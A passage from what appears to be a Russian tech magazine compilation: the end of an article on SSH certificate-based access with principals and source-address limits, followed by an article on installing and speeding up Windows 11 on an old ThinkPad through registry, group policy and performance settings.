Допустим, у нас есть сервер с тремя непривилегированными пользователями bob, dug и ted. Каждый пользователь имеет свои, строго ограниченные права доступа к файлам и каталогам. И, допустим, мы имеем трех принципалов bill, betty и nell. Любому из этих принципалов может быть предоставлено право авторизоваться на сервере с правами любого пользователя. Для этого создаем на сервере каталог auth_principals:

```
# mkdir /etc/ssh/auth_principals
```

А в конфигурационный файл вставляем строку (рис. 10.1)

```
AuthorizedPrincipalsFile /etc/ssh/auth_principals/%u
```



```

#OpenBSD: sshd_config, v 1.103 2018/04/09 10:41:22 t; Exp 5

Port 22
ListenAddress 192.168.145.1

TrustedUserCAKeys /etc/ssh/ca_key.pub
AuthorizedPrincipalsFile /etc/ssh/auth_principals/%u
PubkeyAcceptedKeyTypes ssh-ed25519-cert-v01@openssh.com
CASignatureAlgorithms ssh-ed25519

PermitRootLogin no
AllowUsers bob dug ted
PasswordAuthentication no
PermitEmptyPasswords no
ChallengeResponseAuthentication no
UsePAM yes

```

Рис. 10.1. Получившийся конфиг демона SSH

В каталоге auth_principals для любого пользователя можно создать файл, где указать тех принципалов, которые уполномочены авторизоваться под именем данного пользователя. Например, разрешим принципалам betty и nell авторизоваться в системе от имени пользователя dug:

```
# echo -e 'betty\nnell' > /etc/ssh/auth_principals/dug
```

А принципалу bill от имени пользователей bob и ted:

```
# echo bill > /etc/ssh/auth_principals/bob
```

```
# echo bill > /etc/ssh/auth_principals/ted
```

Смысл понятен, не так ли?

Наконец, создаем принципалу bill сертификат:

```
$ ssh-keygen -s ca_key -I alex25 -n bill -z 102348 -O no-x11-forwarding -O
source-address=192.168.145.23,192.168.201.0/24 -V always:20210602
id_ed25519.pub
```

С помощью опции `-O source-address` мы разрешили bill входить в систему только с определенного IP-адреса и/или определенной сети. С помощью опции `-z` даем сертификату серийный номер для учета и контроля и возможного отзыва. Опция `-O no-x11-forwarding` запрещает x11-forwarding.

Посмотрим, что получилось:

```
$ ssh-keygen -Lf id_ed25519-cert.pub
id_ed25519-cert.pub:
```

```
Type: ssh-ed25519-cert-v01@openssh.com user certificate
```

```
Public key: ED25519-CERT
```

```
SHA256:dD70q0bRoSXGkXcW7FICHIIwyPcFsna86zKZbVkkYnk
```

```
Signing CA: ED25519 SHA256:Dmzn5HfQ8HXnYV+itFuRzb2lC1ISGLB7gX4BMzVGPVQ
```

```
Key ID: "alex25"
```

```
Serial: 102348
```

```
Valid: before 2021-06-02T01:00:00
```

```
Principals:
```

```
bill
```

```
Critical Options:
```

```
source-address 192.168.145.23,192.168.201.0/24
```

```
Extensions:
```

```
permit-agent-forwarding
```

```
permit-port-forwarding
```

```
permit-pty
```

```
permit-user-rc
```




Рис. 10.2. Принципал может иметь доступ к аккаунтам разных пользователей на разных серверах

Что ж, неплохо. Теперь не забудем поместить все эти ключи и сертификаты на клиентской машине в правильный каталог `.ssh` и отредактировать там же файл `config`. Но это все сисадмины давно научились делать еще на прежнем шаге освоения SSH (рис. 10.2).

Выводы

Таким образом, используя некоторые не самые распространенные инструменты SSH, можно и в вопросах безопасности быть на высоте, и экономить время и усилия за счет лучшего структурирования доступа к удаленным ресурсам разных сотрудников с разными правами. Но SSH таит в себе еще много полезных фирменных примочек. Изучай документацию и читай журнал «Хакер»!

Отключить всё! Ускоряем работу Windows 11 на старом железе

Валентин Холмогоров

Я люблю смелые эксперименты. В качестве одного из них я решил водрузить Windows 11 на старенький ThinkPad x200S. Новая винда сначала не хотела устанавливаться на этот ноут (потому что он древний и тормозной), а потом нормально работать на нем — по той же самой причине. Пришлось разбираться, как обойти проверку аппаратной совместимости, а самое главное — как заставить систему крутиться быстро и без лагов на морально устаревшем железе. Этими способами я хочу поделиться с тобой — все они проверены на практике и гарантированно работают.

Этот старенький ThinkPad, оборудованный процессором Intel Celeron U2300, 8 Гбайтами оперативки и SSD-накопителем всемирно известной китайской фирмы NoNaMe, я использую в дальних поездках по принципу «если сопрут, то не жалко». С ролью портативной рабочей машины этот компактный ноут всегда справлялся безупречно, особенно с учетом того, что Windows 10 работала на нем весьма шустро даже без всяких твиков. Именно поэтому у меня не возникло ни малейших сомнений, на каком именно железе протестировать Windows 11, прежде чем ставить незнакомую систему на рабочую машину — я опасался, что к новому «Главному меню» и видоизмененной «Панели задач» придется долго привыкать, и не факт, что получится (рис. 11.1).

Признаться, я был неприятно удивлен быстродействием Windows 11 на моем ThinkPad, вернее, его полным отсутствием. По сравнению с «десяткой» новая винда еле-еле ворочалась, «Проводник» запускался примерно полминуты, а при открытии нескольких вкладок в браузере система и вовсе впадала в кому. Очевидно, что это железо для Windows 11 оказалось все-таки слабоватым, но чтобы настолько... Я принялся срочно изыскивать способы ускорения работы Windows 11, но перед этим я был вынужден повозиться и с самой установкой — система жаловалась на несовместимость железа и настойчиво предлагала поискать в чулане компьютер помощнее. Пришлось применять *кувалду* магии. Однако обо всем по порядку.




Рис. 11.1. ThinkPad x200S с Windows 11 на борту

Обход проверки аппаратной совместимости

Еще до официального релиза Windows 11 стало известно: корпорация Microsoft выкатила такие требования к совместимой аппаратной конфигурации, будто их писали с оглядкой на суперкомпьютеры Пентагона. Потом (видимо, под давлением общественности) разработчики включили заднюю и немного урезали свои запросы, но в списке все равно остались UEFI с поддержкой безопасной загрузки, доверенный платформенный модуль TPM 2.0 и дисплей высокой четкости 720p. Совершенно очевидно, что ThinkPad x200S, как и многие другие старые ноутбуки, этой конфигурации совершенно не соответствует, потому при установке системы я увидел на экране вот такое грустное сообщение (рис. 11.2).

По счастью, Microsoft все-таки предусмотрела возможность установки Windows 11 на несовместимое железо в так называемой лабораторной конфигурации, и даже опубликовала соответствующую инструкцию по обходу ограничений где-то в глубинах собственного сайта. Ей и воспользуемся.

Увидев уведомление о несоответствии компьютера фантазиям разработчиков Windows, жмем «Назад», чтобы вернуться в окно выбора версии ОС, затем нажимаем на клавиатуре Shift-F10, набираем в открывшемся окне командной строки `regedit` и давим Enter. В открывшемся окне Редактора реестра переходим к ветке `HKEY_LOCAL_MACHINE\SYSTEM\Setup\` и создаем там новый раздел `LabConfig`. В этом разделе создаем три 32-разрядных параметра `DWORD` с именами `BypassTPMCheck`, `BypassRAMCheck` и `BypassSecureBootCheck`. После чего двойным щелчком мыши открываем каждый из этих параметров и присваиваем им значение «1» (рис. 11.3).




Рис. 11.2. Ваш компьютер не компьютер




Рис. 11.3. Обманиваем программу установки Windows 11

Теперь нужно закрыть «Редактор реестра» и командную строку, а затем продолжить установку в прежнем режиме. После вышеперечисленных манипуляций инсталлятор не будет проверять наличие TPM 2.0, минимально необходимый объем оперативки и присутствие в системе UEFI, но ему все равно потребуется как мини-

мум двухъядерный процессор. Если его нет, то ты снова увидишь сообщение об аппаратной несовместимости.

Мой Celeron, по счастью, успешно прошел фейс-контроль, но винда после запуска тормозила так, что работа на ноутбуке превратилась в сущее мучение. Существует возможность откатиться обратно к предыдущей версии Windows в течение первых десяти дней после обновления системы, но этот шанс был мною счастливо упущен из-за ~~новогоднего заноя~~ новогодних каникул. Пришлось изыскивать способы настроить Windows 11 так, чтобы с ней можно было хоть как-то работать, не борясь с перманентным желанием плюнуть в экран ноутбука.

Создаем резервную копию

Прежде чем ковыряться в настройках винды и системном реестре, имеет смысл сделать его резервную копию и как минимум создать точку восстановления. Реестр можно забэкапить с помощью консольной команды вида `reg export HKLM C:\tmp\hklm.reg`, где `hklm.reg` — файл, в котором будет сохранено содержимое ветви HKLM. Остальные ветви экспортируются аналогичным образом, а откат к первоначальным настройкам выполняется путем запуска `reg`-файла.




Рис. 11.4. Перезапуск Windows 11 в режиме восстановления

Чтобы создать точку восстановления, нажми **Win-R** и в открывшемся окне «Выполнить» набери `sysdm.cpl`. В окне «Свойства системы» перейди ко вкладке «Защита системы», выдели системный диск щелчком мыши и нажми на кнопку «Создать». Введи название для новой точки восстановления и жми «ОК».

Чтобы вернуть Windows к исходному состоянию, перезагрузи ее в режиме восстановления. Для этого нажми **Win-I**, в правой части открывшегося окна нажми на кнопку «Восстановление» и в разделе «Расширенные параметры запуска» кликни на надписи «Перезагрузить сейчас» (рис. 11.4).

Простая настройка производительности и виртуальной памяти

В Windows 10 и предыдущих версиях существовало отдельное окошко с настройками быстродействия системы, позволявшее отключить визуальные эффекты. На скорость отклика интерфейса это порой оказывало целительное воздействие. Такое же окно есть и в Windows 11, но теперь оно зарыто столь глубоко, что просто так не отыщешь.




Рис. 11.5. Настройка быстродействия

Чтобы найти эту настройку, открой «Панель управления», щелкни мышью на кнопке «Система» в левой части окна, промотай список в самый низ и нажми на надпись «О системе». В открывшейся вкладке нажми на «Дополнительные параметры системы». На экране появится окно «Свойства системы». Нажми на кнопку «Параметры...» в разделе «Быстродействие». В новом окне выбери пункт «Обеспечить наилучшее быстродействие». Здесь я бы оставил включенным единственный пункт — «Сглаживание неровностей экранных шрифтов», поскольку без него интерфейс выглядит совсем уж тоскливо. Остальными красотами вполне можно пожертвовать (рис. 11.5).

В этом же окне открой вкладку «Дополнительно», нажми на кнопку «Изменить» в разделе «Виртуальная память» и сбрось флажок «Автоматически выбирать объем файла подкачки». Затем, установив переключатель в положение «Указать размер», задай минимальный и максимальный размеры файла подкачки. Рекомендуется давать свою возможность занимать как минимум вдвое больше объема твоей оперативки (рис. 11.6).



Рис. 11.6. Настройка размера файла подкачки

Можно разместить файлы подкачки сразу на нескольких дисках. Указав нужные параметры, нажми на кнопки «Задать» и «Ок».

Тут же, в «Панели управления», имеет смысл заглянуть в раздел «Персонализация», нажать на кнопку «Цвета» и передвинуть влево переключатель «Эффекты прозрачности». Конечно, определенную долю шарма оформление винды от этого утратит, но отключение прозрачности немного снизит нагрузку на систему (рис. 11.7).




Рис. 11.7. Отключение прозрачности

Отключаем фоновые приложения и чистим автозагрузку

Предыдущие манипуляции не слишком мне помогли: винда немного ожила, но до требуемого результата оказалось еще очень далеко. Другой способ немного встряхнуть систему — отключить лишние процессы вроде Кортаны, постоянно работающие в фоновом режиме, а заодно убрать все ненужное из автозагрузки. Этим и займемся.

В отличие от Windows 10, в 11-й винде исчезла опция отключения сразу всех фоновых приложений, вместо этого разработчики предлагают пользователям вырубать их по одному в «Панели управления». За отсутствием соответствующей настройки в пользовательском интерфейсе мы можем обратиться к Редактору реестра. Запусти `regedit` и перейди вот в эту ветку:

`HKCU\Software\Microsoft\Windows\CurrentVersion\BackgroundAccessApplications`

В этом разделе создай параметр DWORD с именем GlobalUserDisabled и присвой ему значение 1. Теперь можно отключить фоновый процесс встроенного поиска Windows. Для этого снова ищем ветку реестра:

HKCU\Software\Microsoft\Windows\CurrentVersion\Search

И создаем параметр DWORD с именем BackgroundAppGlobalToggle и оставляем у него принятое по умолчанию значение 0 (рис. 11.8).




Рис. 11.8. Отключение работы фоновых приложений

Однако в ходе обновления операционка может переписать эти значения реестра, вернув их в первоначальное состояние, поэтому для надежности имеет смысл запретить запуск фоновых приложений в групповых политиках Windows. Нажми **Win-R**, набери в открывшемся окошке `gpedit.msc` и нажми **Enter**. Перейди к разделу «Административные шаблоны → Компоненты Windows → Конфиденциальность приложения». В списке отыщи пункт «Разрешить приложениям для Windows работать в фоновом режиме» и дважды щелкни на нем мышью. В открывшемся окне установи переключатель в положение «Включено», а в расположенном ниже меню выбери пункт «Запретить принудительно». Затем нажми «Применить» и «Ок» (рис. 11.9).

Осталось убрать всё лишнее из автозагрузки. Нажми нехитрую комбинацию клавиш **Ctrl-Alt-Del**, выбери в открывшемся списке пункт «Диспетчер задач», в нижней части окна «Диспетчера» нажми на ссылку «Подробнее» и открой вкладку «Автозагрузка» (рис. 11.10).




Рис. 11.9. Отключение работы фоновых приложений с помощью редактора групповых политик




Рис. 11.10. Отключение автоматически запускаемых программ

